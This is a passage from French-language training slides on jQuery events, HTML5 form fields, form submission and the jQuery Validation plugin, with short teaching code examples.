    window.location='http://www.jquery.com';    });
    $('a').click(function(){
        // Ignore clicks on <a>.
        return false;
    });
})(jQuery); </script>
</body>
</html>
```

274

jQuery : méthode trigger

jQuery permet la création d'événements personnalisés qui seront déclenchés via la méthode `trigger` (appel manuel)

- permet le paradigme *one event many handlers*

Méthode	Description
<code>trigger(eventType)</code>	Déclenche le gestionnaire sur tous les éléments de l'objet jQuery pour l'événement personnalisé
<code>trigger(event)</code>	Déclenche le gestionnaire sur tous les éléments de l'objet jQuery pour l'événement <code>event</code>
<code>triggerHandler(eventType)</code>	Déclenche le gestionnaire pour le premier élément de l'objet jQuery sans exécuter l'action par défaut et sans propager l'événement

275

jQuery :méthode trigger(eventType)

La méthode `trigger(eventType)` déclenche le gestionnaire sur tous les éléments de l'objet jQuery pour l'événement personnalisé

```
<script type="text/javascript">
$(document).ready(function() {
    $('img').bind({mouseenter: function() {
        $(this).css("border", "thick solid red");
    },
    mouseout: function() {
        $(this).css("border", "");
    }
});
 $("<button>Trigger</button>").appendTo("#buttonDiv").bind("click", function (e) {
    $('#row1 img').trigger("mouseenter");
    e.preventDefault();
});
```

276

jQuery :méthode trigger(event)

La méthode `trigger(event)` déclenche le gestionnaire sur tous les éléments de l'objet jQuery pour l'événement `event`

```
$('#row1 img').bind("mouseenter", function() {
    $(this).css("border", "thick solid red");
});

$('#row2 img').bind("mouseenter", function(e) {
    $(this).css("border", "thick solid blue");
    $('#row1 img').trigger(e);
});
```

277

jQuery :méthode triggerHandler(event)

La méthode `triggerHandler(event)` déclenche le gestionnaire pour le premier élément de l'objet jQuery sans exécuter l'action par défaut et sans propager l'événement

```
...
<script type="text/javascript">
    $(document).ready(function() {
        $('#row1 img').bind("mouseenter", function() {
            $(this).css("border", "thick solid red");
        });

        $('#row2 img').bind("mouseenter", function(e) {
            $(this).css("border", "thick solid blue");
            $('#row1 img').triggerHandler("mouseenter");
        });
    });
</script>
...
```

278

jQuery :méthode one

La méthode `one` permet d'attacher un gestionnaire qui ne sera appelé qu'une seule fois

```
<script type="text/javascript">
$(document).ready(function() {

    $('img').one("mouseenter", handleMouseEnter).one("mouseout", handleMouseOut);

    function handleMouseEnter(e) {
        $(this).css("border", "thick solid red");
    }

    function handleMouseOut(e) {
        $(this).css("border", "");
    }
});
</script>
```

279

jQuery : événements de formulaire

Les événements suivants sont utilisés avec les formulaires

Événements	Description
blur	Envoyé à un élément lorsqu'il pert le focus (pas de bubbling dans IE)
change	Envoyé à un élément lorsque sa valeur change (input, textarea, select)
focus	Envoyé à un élément lorsque qu'il reçoit le focus (input, textarea, select, href, autres via tabindex)
focusin / focusout	Focus bubbling
select	Envoyé à un élément lorsque son texte est sélectionné (input text, textarea)
submit	Attaché à un formulaire, se produit lorqu'une tentative d'envoi a lieu via /input submit et image/buton et enter sur certains éléments

280

jQuery : événement select

Exemple : récupérer les éléments sélectionnés dans un contrôle Select

```

<select name="sweets" multiple="multiple">
<option>Chocolate</option>
<option selected="selected">Candy</option>
<option>Taffy</option>
<option selected="selected">Caramel</option>
<option>Fudge</option>
<option>Cookie</option>
</select>

//change on select
$("select")
.change(function () {
    var str = "";
    $("select option:selected").each(function () {
        str += $(this).text() + " ";
    });
    $("#other").text(str);
})

```

281

jQuery : désactiver le menu contextuel

Pour désactiver le menu contextuel

```
<script> (function ($) {
    $(document).bind('contextmenu', function () {
        return false;
    });
})(jQuery);
```

282

jQuery: Mot clé this

Dans de nombreux langages objet (java, C#, C++, etc.) le mot clé *this* représente l'instance de l'objet associé à la méthode en exécution.

En jQuery le mot clé *this* représente l'élément (*current*) actuel sur lequel s'opère une action

```
$(document).ready(function () {
    console.log("Ready event triggered");
    $("img:odd").mouseenter(function (e) {
        $("img:odd").css("opacity", 0.5);
    }).mouseout(function (e) {
        $("img:odd").css("opacity", 1.0);
    });
});
```



Toutes les images impaires

```
$(document).ready(function () {
    console.log("Ready event triggered");
    $("img:odd").mouseenter(function (e) {
        $(this).css("opacity", 0.5);
    }).mouseout(function (e) {
        $(this).css("opacity", 1.0);
    });
});
```



L'image impaire sur laquelle l'événement mouseenter a lieu

283

jQuery: Mot clé this (2)

Noter l'utilisation du mot clé *this*

- ex1 : this est <a>
- ex2 : this est DOM <a> (→ donc chaînage possible)

```
<script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js"></script>
<script> (function ($)
{
    $('a').mouseenter(
        function () { alert(this.id); });
})(jQuery);
</script>

// Wrap the DOM element with a jQuery object,
// and then use attr() to access ID value.
alert($(this).attr('id'));
```

284

jQuery: Exercice


Exercice jQuery

Application DOM et Gestion des Événements
- 20-challenge-siblings.html

Code source :

```
<div class="dtable">
    <div id="row1" class="drow">
        <div class="dcell">
            
            <label for="ery_1">ERY 01:</label>
            <input name="ery_1" value="0" required="required" type="text">
        </div>
        <div class="dcell">...</div>
        <div class="dcell">...</div>
        <div class="dcell">...</div>
    </div>
    <div id="row2" class="drow">
        <div class="dcell">...</div>
        <div class="dcell">...</div>
        <div class="dcell">...</div>
        <div class="dcell">...</div>
    </div>
</div>
```

Présentation dans le navigateur :



Consultation du produit : ERY 06: du rayon row2 avec une commande en cours de 2



285

jQuery: Exercice

Exercice jQuery

Appliquer un CSS via jQuery



Effet sur les images via jQuery	
Livre	Auteur
	jQuery Core 10 Franklin
	jQuery UI Robson
	Widgets Plugins Hawkes
	jQuery and Ajax Older
	API HTML5 Older

286

Programmation en HTML5 avec
JavaScript et CSS3 (70-480)

- Forms

287

Formulaires HTML

Lors de la conception de formulaires, les points essentiels à considérer :

- l'aspect visuel (design du formulaire / Photoshop)
- la cohérence de l'aspect visuel (les messages devront être en adéquation avec la charte graphique)
-
- la logique de saisie des informations
- type de champs de saisie
-
- la validation côté client des informations de saisie
-
- l'envoi des données vers le serveur
-
- SERVEUR : validation côté serveur / traitement / réponse
-
- la persistance des informations de saisie

288

Formulaires

Design

- type de champs de saisie
- apport de Bootstrap V3

289

Champs de Formulaires

Type de champs du formulaire (existent dans l'HTML4)

SAISIE

- *input type=text/password*
- *input type=radio* (sélection d'un élément)
- *input type=checkbox*
- *textarea*

CHOIX

- *select*

290

Champs de Formulaires

Le formulaire contiendra les champs du formulaire (existent dans l'HTML4)

- *input type=...*

Type Values HTML4

- text
- password
- radio
- checkbox
- reset
- submit
- file
- hidden
- *select*
- *textarea*
- *fieldset*
- *label*

```
<div>
    Genre
    <input name="genre" value="Homme"
           type="radio" />Homme
    <input name="genre" value="Femme"
           type="radio" />Femme
    ...
<select>
    <optgroup label="Swedish Cars">
        <option value="volvo">Volvo</option>
        <option value="saab">Saab</option>
    </optgroup>
    <optgroup label="German Cars">
        <option value="mercedes">Mercedes</option>
        <option value="audi">Audi</option>
    </optgroup>
</select>
```

```
<textarea rows="4" cols="50">
```


291

Champ input : HTML

Le champ *input* est utilisé comme champ de saisie avec les valeurs text/password

- La propriété *text* représente l'information qui s'affiche

```
<div class="form-group">
    <label class="control-label col-sm-3">Nom :</label>
    <div class="col-sm-6">
        <input required id="nom"
               name="nom" class="form-control" type="text" />
    </div>
</div>
```



Nom : Delahaye

292

Champ input : JavaScript

- Récupération et Assignation des valeurs du champ *input*

```
//Get
var testJS = document.getElementById('nom').value;
var testjQ = $('#nom').val();
var testjQ2 = $('#nom').attr('name');

//Set
document.getElementById('nom').value = "James";
$('#nom').val('Bond');
```

- Via la collection des champs du formulaire

```
//Get via Forms
var x = document.forms["frm"]["nom"].value;
var y = document.forms["frm"][0].value;
```

293

Champ radio : HTML

Le champ *radio* est utilisé comme champ de choix unique

```
<div class="col-sm-6">
  <input type="radio" name="genre" value="male" checked> Homme<br>
  <input type="radio" name="genre" value="female"> Femme<br>
  <input type="radio" name="genre" value="other"> Autre
</div>
```

Genre Homme
 Femme
 Autre

294

Champ radio : JavaScript

- Récupération et Assignation des valeurs du champ *radio*

```
var j = document.querySelector('#frm').value,
//Radio
var testJSR = document.querySelector('input[name=genre]:checked').value;
var testjQR = $('input[name=genre]:checked', '#frm').val()
```

295

Champ checkbox : HTML

Le champ *checkbox* est utilisé comme champ case à cocher

```
<div class="form-group">
<label class="control-label col-sm-3">News ?</label>
<div class="col-sm-6">
    <label for="subscribeNews">JavaScript</label>
    <input type="checkbox" id="subscribeNews" name="chkboxName" value="JavaScript">
    <br />
    <label for="subscribeNews">Node JS</label>
    <input type="checkbox" id="subscribeNews" name="chkboxName" value="Node JS">
</div>
```

News ? JavaScript
 Node JS

296

Champ checkbox : JavaScript

- Récupération des cases qui sont cochées

```
//Checkbox
var checkedValueJS = document.querySelector('input[name=chkboxName]:checked');
var checkedValuejQ = $('input[name=chkboxName]:checked');
//function showSelectedValues() {
$(checkedValuejQ).each(function (i,e) {
    console.log($(e).val());
})
alert($(checkedValuejQ).map(
    function () { return this.value; }).get().join(",") );
```

297

Champ textarea : HTML / JavaScript

Le champ `textarea` est utilisé comme champ pour la saisie de texte sur plusieurs lignes

```
<div class="form-group">
  <label class="control-label col-sm-3">Vos commentaires</label>
  <div class="col-sm-6">
    <textarea rows="4" id="txtArea" cols="40"></textarea>
  </div>
</div>
```



```
//textarea ****
var txt = document.getElementById('txtArea').value;
//return false;
```

298

Champ Select : HTML

Le champ `select` est utilisé comme menu déroulant permettant le choix d'un élément

- La propriété `text` représente l'information qui s'affiche
- La propriété `value` représente la valeur associée à l'information qui s'affiche

```
<div class="form-group">
  <label class="control-label col-sm-3">Profession</label>
  <div class="col-sm-6">
    <select name="options">
      <option value="opt1">option 1</option>
      <option value="opt2">option 2</option>
      <option value="opt3">option 3</option>
      <option value="opt4">option 4</option>
      <option value="opt5">option 5</option>
    </select>
  </div>
</div>
```

299

Champ Select : HTML (2)

- Groupage

```
<select>
  <optgroup label="Swedish Cars">
    <option value="volvo">Volvo</option>
    <option value="saab">Saab</option>
  </optgroup>
  <optgroup label="German Cars">
    <option value="mercedes">Mercedes</option>
    <option value="audi">Audi</option>
  </optgroup>
</select>
```

- Multi

```
<select id="options" multiple size="5" name=options>
  <option value="opt1">option 1</option>
```

300

Champ Select : JavaScript

Récupération des informations d'un select

```
//select *****
//texte
var sel = document.getElementById('options');
var text = sel.options[sel.selectedIndex].text;
var textJS = document.querySelector('#options option:checked').text;
var textJQ = $("#options option:selected").text();
//valeur
var selectionUnique = document.getElementById('options').value;
//return false;
```

- multiple

```
//multiple
$("#options :selected").map(function (i, el) {
  console.log($(el).val());
});
```

301

Champs de Formulaires – HTML5

Nouveaux types de champs de l'HTML5

- via les nouvelles valeurs de l'attribut `<input type='...>`
- via les nouveaux attributs de validation (`required`, `maxlength`, `pattern`,...)

Le gain de temps à la conception est considérable (via l'intégration de JavaScript aux contrôles)

New Input Elements

color	month	url
datalist	number	week
date	range	
datetime	search	
datetime-local	tel	
email	time	


302

Champ : Color

Color

Color

```
<input type="color" />
```



303

Champ : Datalist

DataList

Datalist

```
<label for="colors-box">Colors:</label><br/>
<input id="colors-box" list="colors" />
<datalist id="colors">
    <option value="Blue" />
    <option value="Red" />
    <option value="Yellow" />
    <option value="Orange" />
    <option value="White" />
</datalist>
```




304

Champ : Date

Date

Date

```
<input type="date" />
```



305

Champs : Time & Datetime

Time

Time

```
<input type="time" />
```

DateTIme

Datetime

```
<input type="datetime" />
```




306

Champs : Month & Week

Month

Month


```
<input type="month" />
```



Week

Week

```
<input type="week" />
```



307

Champs : Email, url & Telephone

Email, URL, Telephone

Email, URL & Telephone

```
<input type="email" />
<input type="url" />
<input type="tel" />
```

username@domain.com
http://craigshoemaker.net
555-555-5555


308

Champ : Range

Range

Range

```
<input type="range" />
```



```
<div>
  <input type="range" value="50" min="0" max="100" />
</div>
<div>
```

309

Champ : Search & Number

Search et Number

Search

```
<input type="search" />
```

Number

```
<input type="number" />
```

310

Champ : Fieldset

```
<!DOCTYPE html>
<html>
<body>

<form action="action_page.php">
  <fieldset>
    <legend>Personal information:</legend>
    First name:<br>
    <input type="text" name="firstname" value="Mickey">
    <br>
    Last name:<br>
    <input type="text" name="lastname" value="Mouse">
    <br><br>
    <input type="submit" value="Submit">
  </fieldset>
</form>

</body>
</html>
```

Personal information:

First name:	<input type="text" value="Mickey"/>
Last name:	<input type="text" value="Mouse"/>
<input type="button" value="Submit"/>	

311

HTML5 – Attributs Champs de Formulaires

Attributs

Attribute	Description
disabled	Specifies that an input field should be disabled
max	Specifies the maximum value for an input field
maxlength	Specifies the maximum number of character for an input field
min	Specifies the minimum value for an input field
pattern	Specifies a regular expression to check the input value against
readonly	Specifies that an input field is read only (cannot be changed)
required	Specifies that an input field is required (must be filled out)
size	Specifies the width (in characters) of an input field
step	Specifies the legal number intervals for an input field
value	Specifies the default value for an input field

312

Design HTML5 Formulaire

Test Formulaire

Nom

Prénom

Email

Genre

Homme

Femme

Choix

option 1
option 2
option 3
option 4

Profession

- Administrateur
- Architecte
- Auditör
- Développeur

Message

Accepté ?

313

Formulaire : Apport de Bootstrap

- La classe **form-group** applique un layout (vertical, horizontal, inline) aux contrôles
→ couplé avec le layout du form (form-inline ou form-horizontal) (défaut vertical)
- La classe **form-control** applique une width de 100% sur les contrôles input , textarea et select (HTML5)
- Positionnement des labels via la classe **control-label**

```
<form class="form-horizontal">
  <div class="form-group">
    <label class="control-label col-sm-2" for="email">Email:</label>
    <div class="col-sm-10">
      <input type="email" class="form-control" id="email" placeholder="Enter email">
    </div>
  </div>
  <div class="form-group">
    <label class="control-label col-sm-2" for="pwd">Password:</label>
    <div class="col-sm-10">
      <input type="password" class="form-control" id="pwd" placeholder="Enter password">
    </div>
  </div>
```

314

Formulaire : Apport de Bootstrap

Test Formulaire

Nom	<input type="text"/>	Nom
Prénom	<input type="text"/>	!
Email	<input type="text"/>	@ Email
Genre	<input type="radio"/> Homme	<input type="radio"/> Femme
Choix	<input type="checkbox"/> option 1 <input type="checkbox"/> option 2 <input type="checkbox"/> option 3 <input type="checkbox"/> option 4 <input type="checkbox"/>	
Profession	<input type="button" value="Sélection..."/>	
Message	<input type="text"/> <small>e.g. The Message</small>	
Accepté ?	<input type="checkbox"/>	
	<input type="button" value="Envoyer"/>	
	<input type="button" value="Show Dialog.."/>	

315

Formulaires HTML5

Envoi du formulaire

- balise Form et ses attributs
- apport de jQuery pour la récupération des données

316

Balise <form>

Un formulaire contient toujours la balise `<form ...></form>` qui contiendra les champs du formulaire

Le formulaire est posté vers le serveur via un bouton de type `submit` qui fait partie de la balise `<form>`

```
<!-- Formulaire simple qui enverra une requête GET -->
<form action="">
    <label for="GET-name">Nom :</label>
    <input id="GET-name" type="text" name="name">
    <input type="submit" value="Enregistrer">
</form>
```

317

Balise <form> - Attributs

La balise `<form>` expose des attributs :

- **accept-charset** : Une liste des ensembles de caractères que le serveur accepte
- **action** : l'uri d'envoi du formulaire
- **autocomplete** : est utilisé pour définir le comportement du navigateur quant à l'autocomplétion des champs (*on* par défaut)
- **enctype** : encodage MIME
- **method** : définit la méthode HTTP qui sera utilisée pour envoyer les données au serveur
- **novalidate** : booléen indique si le formulaire doit être validé au moment de sa soumission
- **target** : dans HTML5, c'est le nom, ou le mot-clé, d'un *contexte de navigation* (onglet, fenêtre, frame) (*_self* par défaut)

318

Attribut *method*

La manière dont les données sont interprétées par le serveur dépend de l'attribut *method*:

- **OPTIONS** A request for information about the communication options available. This method enables the browser to determine the options and requirements associated with a resource without retrieving it.
- **GET** A request to retrieve a resource such as an HTML file or an image file.
- **HEAD** Operates like the GET method except that the server does not return a message body in the response. The HEAD method retrieves metadata about a resource.
- **POST** Request for the server to accept the data being sent from the client to modify existing server data.
- **PUT** Request for the server to accept the data being sent from the client to insert new server data.
- **DELETE** Request for the server to delete a specific resource.
- **TRACE** Invokes a remote, application-layer loopback of the request message, which enables the client to see what the server is receiving. This is typically used for testing or diagnostic information.

- **CONNECT** Used with a proxy that can switch dynamically to being a tunnel.
- **DEBUG** Not defined in the HTTP/1.1 specification; starts ASP.NET debugging. Informs Visual Studio 2012 of the process to which the debugger will attach.

319

Attribut *action*

Attribut *action* : représente le fichier qui va traiter les données côté serveur ou côté client et représente le fichier qui sera affiché après traitement

La valeur de cet attribut peut être:

- Une URL (http:// - https: - mailto:)
- Le signe # (les données sont postées sur la page du formulaire)
 - équivaut à ne pas inclure l'attribut action
- Si l'attribut n'est pas mentionné : chaîne vide

- Les données sont envoyées sous forme d'une liste de paires clé/valeur (texte)

320

Attribut *name* des champs de formulaires

Pour récupérer et envoyer les données vers le serveur, les champs doivent déclarer l'attribut *name* sinon l'information ne sera pas soumise vers le serveur

- GET (par défaut) : les données sont attachées à l'URL

```
<form>
  <div>
    <label>Nom</label>
    <input name="firstName" type="text" />
  </div>
  <div>
    <label>Prénom</label>
    <input type="text" />
  </div>
```



① localhost:50553/Pages/Mod-06/HtmlPageForm.html?firstName=Delahaye

321

Modes d'envois du Formulaire

Un formulaire expose un événement *submit* responsable de l'envoi du formulaire suivant les attributs *method* et *action*

Les éléments HTML suivant déclenchent l'événement *submit* à condition d'être insérés dans la balise `<form>`

- `<input type=submit ...`
- `<button type=submit ...` //permet l'insertion de l'HTML



322

Modes d'envois du Formulaire (2)

L'envoi d'un formulaire à partir d'un élément HTML situé hors balise est possible : il faut alors déclenché (*trigger*) l'événement *submit* de manière explicite

```
    ...
    $('#btnOrder').click(function (e) {
        alert("Submit via code js");
        $("#frm").trigger("submit");
        //e.preventDefault();
    });
}
```

```
$(document).ready(function () {
    $('#myButton').on('click', submitTheForm);
});

function submitTheForm() {
    $('#myForm').submit();
}
```

323

Modes d'envois du Formulaire (3)

De manière classique, le bouton de type *submit* envoie les données suivant l'attribut *method* et vers l'url de l'attribut *action*

→ cette action est synchrone et recharge l'entièreté de la page (par défaut si rien n'est spécifié dans *action* et *target*)

→ Prendre la main sur l'événement *submit* 

- pour invoquer un fichier JavaScript
- procéder à une récupération des données explicite
- procéder à une validation métier des données côté client
- envoyer les données en asynchrone via AJAX (et donc stopper le processus de navigation vers la cible)

```
$(document).ready(function () {
    $('#frm').submit(function (evt) {
        evt.preventDefault();
        //return false;
    });
});
```

324

Modes d'envois du Formulaire (4)

Lors du déclenchement de l'événement *submit* du formulaire, la valeur du mot clé *this* représente ce formulaire

```
▼ Portées
▼ Bloquer
    ▼ <this> : form#frm.form-horizontal
        ► 0 : input#nom.form-control
        ► 1 : input#prenom.form-control
        ► 2 : input.form-control
        ► 3 : select#options
        ► 4 : button.btn
            acceptCharset : ""
            accessKey : ""
            accessKeyLabel : ""
            action : "http://localhost:50553/Pages/Mod-06/HtmlFCible.html"
        ► attributes : [ ... ]
        autocomplete : "on"
        baseURI : "http://localhost:50553/Pages/Mod-06/HtmlFSource.html"
        childElementCount : 5
```

325

Récupération des données (1)

jQuery est notamment indiqué pour récupérer les valeurs des champs d'un formulaire

→ La méthode **serialize()** permet d'encoder l'ensemble des champs sous forme d'une chaîne de caractères

```

54 <script>
55   $( "form" ).on( "submit", function( event ) {
56     event.preventDefault();
57     console.log( $( this ).serialize() );
58   });
59
60   <script>
61     function showValues() {
62       var str = $( "#form" ).serialize();
63       $( "#results" ).text( str );
64     }
65   </script>
66
67   </body>
68 </html>

```

Demo:

326

Récupération des données (2)

→ La méthode **serializeArray()** permet d'encoder l'ensemble des champs sous forme d'un tableau d'objets JavaScript afin d'être encodé sous forme JSON

```

$( "form" ).submit(function( event ) {
  console.log( $( this ).serializeArray() );
  event.preventDefault();
});

```

```

//envoi des données du formulaire pour un nouveau coureur (btnSave)
$('#btnSave').click(function () {

  var data = $("#addRunner :input").serializeArray();

  $.post($("#addRunner").attr('action'), JSON.stringify(data), function (json) {

```

327

Exercice : Formulaire - Envois

Exercice Formulaire

Tests envois
d'un formulaire
HTML5



Envois d'un formulaire vers une page HTML 1

Nom	<input type="text"/>
Prénom	<input type="text"/>
Genre	<input type="radio"/> Homme <input type="radio"/> Femme
Email	<input type="text"/>
Mot de Passe	<input type="password"/>
Choix	option 1 option 2 <input type="checkbox"/>
News	<input type="checkbox"/> News Letter Informaticien
Message	<input type="text"/>
<input type="button" value="Envios"/> <input type="button" value="Envoi Input"/> <input type="button" value="Envoi BTN"/>	
Envois hors Formulaire <input type="button" value="Envoi BTN Out of Form"/>	

328

Exercice : Formulaire - Envois

Exercice Formulaire

Tests envois
d'un formulaire
HTML5



Test Formulaire

Nom	<input type="text"/>
Prénom	<input type="text"/>
Email	<input type="text"/>
Genre	<input type="radio"/> Homme <input type="radio"/> Femme
Choix	option 1 option 2 option 3 option 4 <input type="checkbox"/>
Profession	<input type="text"/>
Message	<input type="text"/>
Accepté ?	<input type="checkbox"/>
<input type="button" value="Envoi"/> <input type="button" value="Show Dialog"/>	

329

HTML5 – Validation Formulaires

Validation des champs de formulaires

- validation HTML5
- apport du plugin de validation jQuery Validation

330

HTML5 – Validation Formulaires

Pour valider des champs de formulaires HTML, il y a plusieurs options:

- Utiliser les attributs HTML5 de validation
- Utiliser une fonction JavaScript ou jQuery
- Utiliser un framework externe comme jQuery Validation
<https://jqueryvalidation.org/documentation/>



Note: IL EST IMPERATIF DE REVALIDER LES VALEURS DES CONTROLES COTE SERVEUR !!!!
→ la validation JavaScript est facilement contournable ...

331

Validation Formulaire via HTML5

Utiliser les attributs HTML5 de validation

- Required='required'
- Pattern : pour des expressions régulières
- Type et les attributs ad hoc

```
<form id="myForm">
    Current Age:
    <input type="number" name="age"
        min="18" max="99" value="30"
        required="required" /><br />
    Rating:
    <input type="range" name="rating"
        min="1" max="7" value="4" /><br />
    <button type="submit" name="submit">Submit</button>
</form>
```

332

Validation Formulaire via JavaScript

Dans la fonction événementielle attachée à l'événement Submit
- récupérer les valeurs, valider et informer (messages + css)

```
$( '#frm' ).submit(SubmitF)
//handler
//Prendre la main sur l'envoi des données
function SubmitF(e) {
```

333

Validation Formulaire via Plugin

Utiliser un framework externe comme jQuery Validation
<https://jqueryvalidation.org/documentation/>



- Créer ses règles de validation
- Créer ses messages
- Créer ses styles
- Prendre la main sur l'envoi des données

334

jQuery Validation : Validate()

Principe du Plugin jQuery Validation :

- associer la méthode *Validate()* au formulaire
- définir les règles de validation par rapport au nom des champs

```
// -----
  $('#MyForm')
    .validate({
      rules: {
        firstname: {
          required: true,
          minlength: 2
        },
        email: {
          required: true
        }
      }
    });
  
```

 A screenshot of a web form demonstrating jQuery Validation. It contains two fields: 'Name' and 'Email'. Both fields are highlighted in orange, indicating they are required. Below each field, a red box displays the error message "This field is required.". A blue 'Submit' button is located at the bottom right of the form area.

335

jQuery Validation : submitHandler


L'événement submit du formulaire ne devrait pas être activé lors de l'utilisation du Plugin Validate (peut importe le résultat de la validation il sera déclenché car par défaut `validate` est déclenché au `submit`)
 → passer par la fonction `submitHandler` du Plugin qui ne sera atteinte que si les validations sont correctes (retournent false)

```
// Lorsque l'on clique sur le bouton de soumission, un message sera affiché
$('#MyForm')
  .validate({
    rules: {
      firstname: {
        required: true,
        minlength: 2
      },
      email: {
        required: true
      }
    },
    submitHandler: function (form) {
      alert('ajax being called, no submit from Form...');
    }
});
```

336

jQuery Validation : Messages

Le développeur pourra personnaliser les messages via l'objet message
 → le même message pour le champ `firstname`



```
HTML5   HTML▼   CSS▼   JS▼   jQuery▼
Name  Message Personnalisé : Un nom de min 2 caractères
Email  This field is required.

  },
  messages: {
    firstname: "Message Personnalisé : Un nom de min 2 caractères"
  }
);
```

337

jQuery Validation : Messages

Le développeur pourra personnaliser les messages via l'objet message
 → un message spécifique par règles sur le champ firstname

```
messages: {
    firstname: {
        required: "Saisir le prénom",
        minlength: "Message Personnalisé : Un nom de min 2 caractères"
    }
}
```

338

jQuery Validation : Classe CSS Error

Si erreur : → une classe css .error est automatiquement ajoutée au contrôle en erreur :

```
input.error {
    background-color: #ff6a00;
    font-family: Verdana;
    font-size: 14px
}

label.error {
    padding: 2px;
    background-color: aliceblue;
    font-family: Arial;
    font-size: 14px
}
```

```
<label class="control-label" for="firstname">Name</label>
<div class="col-sm-8">
    <input name="firstname" class="form-control error" id="firstname" required="" type="text">
    <label class="error" for="firstname">This field is required.</label>
</div>
```

339

jQuery Validation : Méthode Métier

Une règle peut faire appel à une validation métier spécifique
 → définir une méthode

Recherche

James Bond

Envoi

pas de James Bond ici !!

```
$('#frm').validate({
    rules: {
        inputName: {
            required: true,
            minlength: 2,
            noJames: true
        }
    }
});

$.validator.addMethod("noJames", function (value, element) {
    if (value === 'James Bond') {
        //alert('Pas de James Bond ici');
        //input.css('border-color', 'red');
        //input.val(null);
        //input.focus();
        //evt.preventDefault();
        return false;
    }
    else {
        return true;
    }
}, 'Pas de James Bond ici');
```

340

jQuery Validation : Méthode Métier (2)

Autre manière d'associer le message à une règle métier spécifique

Recherche

James Bond

Envoi

pas de James Bond ici !!

```
$.validator.addMethod("noJames", function (value, element) {
    if (value === 'James Bond') {
        //alert('Pas de James Bond ici');
        //input.css('border-color', 'red');
        //input.val(null);
        //input.focus();
        //evt.preventDefault();
        return false;
    }
    else {
        return true;
    }
}, 'Pas de James Bond ici');
```

341

jQuery Validation : Méthode Métier (3)

Autre exemple de règle métier spécifique

→ test sur une expression régulière

https://developer.mozilla.org/fr/docs/Web/JavaScript/Reference/Objets_globaux/RegExp

```
/ab+c/i;
new RegExp('ab+c', 'i');
new RegExp(/ab+c/, 'i');
```

`RegExp.prototype.test()`

`RegExp.prototype.test()`

La méthode `test()` vérifie s'il y a une correspondance entre un texte et une expression rationnelle. Elle retourne true en cas de succès et false dans le cas contraire.

```
$.validator.addMethod("startsWithB", function (value, element) {
    return /^[B].test(value);
}, 'Field must start with B');
```

342

jQuery Validation : depends

`rules` peu également dépendre d'une propriété

```
$(".selector").validate({
    rules: {
        // at least 15€ when bonus material is included
        pay_what_youWant: {
            required: true
            min: {
                // min needs a parameter passed to it
                param: 15,
                depends: function(element) {
                    return $("#bonus-material").is(":checked");
                }
            }
        }
    }
});
```

343

jQuery Validation : errorPlacement

Placement des messages d'erreur

Example: Use a table layout for the form, placing error messages in the next cell after the input.

```

1  $("#myForm").validate({
2      groups: {
3          username: "fname lname"
4      },
5      errorPlacement: function(error, element) {
6          if (element.attr("name") == "fname" || element.attr("name")
7              error.insertAfter("#lastname");
8          } else {
9              error.insertAfter(element);
10         }
11     }
12 });

```

344

jQuery Validation : errorClass

errorClass permet d'associer une classe CSS spécifique pour les éléments en erreur

errorClass (default: "error")

Type: [String](#)

Use this class to create error labels, to look for existing error labels and to add it to invalid elements.

Example: Sets the error class to "invalid".

```

1  $(".selector").validate({
2      errorClass: "invalid"
3 });

```

validclass

validClass (default: "valid")

345

jQuery Validation : onsubmit

Par défaut, la fonction **validate** de jQuery Validation est déclenchée à la soumission du formulaire

onsubmit (default: true)

Type: Boolean

Validate the form on submit. Set to false to use only other events for validation.

Set to a Function to decide for yourself when to run validation.

A boolean true is not a valid value.

Example: Disables onsubmit validation, allowing the user to submit whatever he wants, while still validating on keyup/blur/click events (if not specified otherwise).

```
1 | $(".selector").validate({
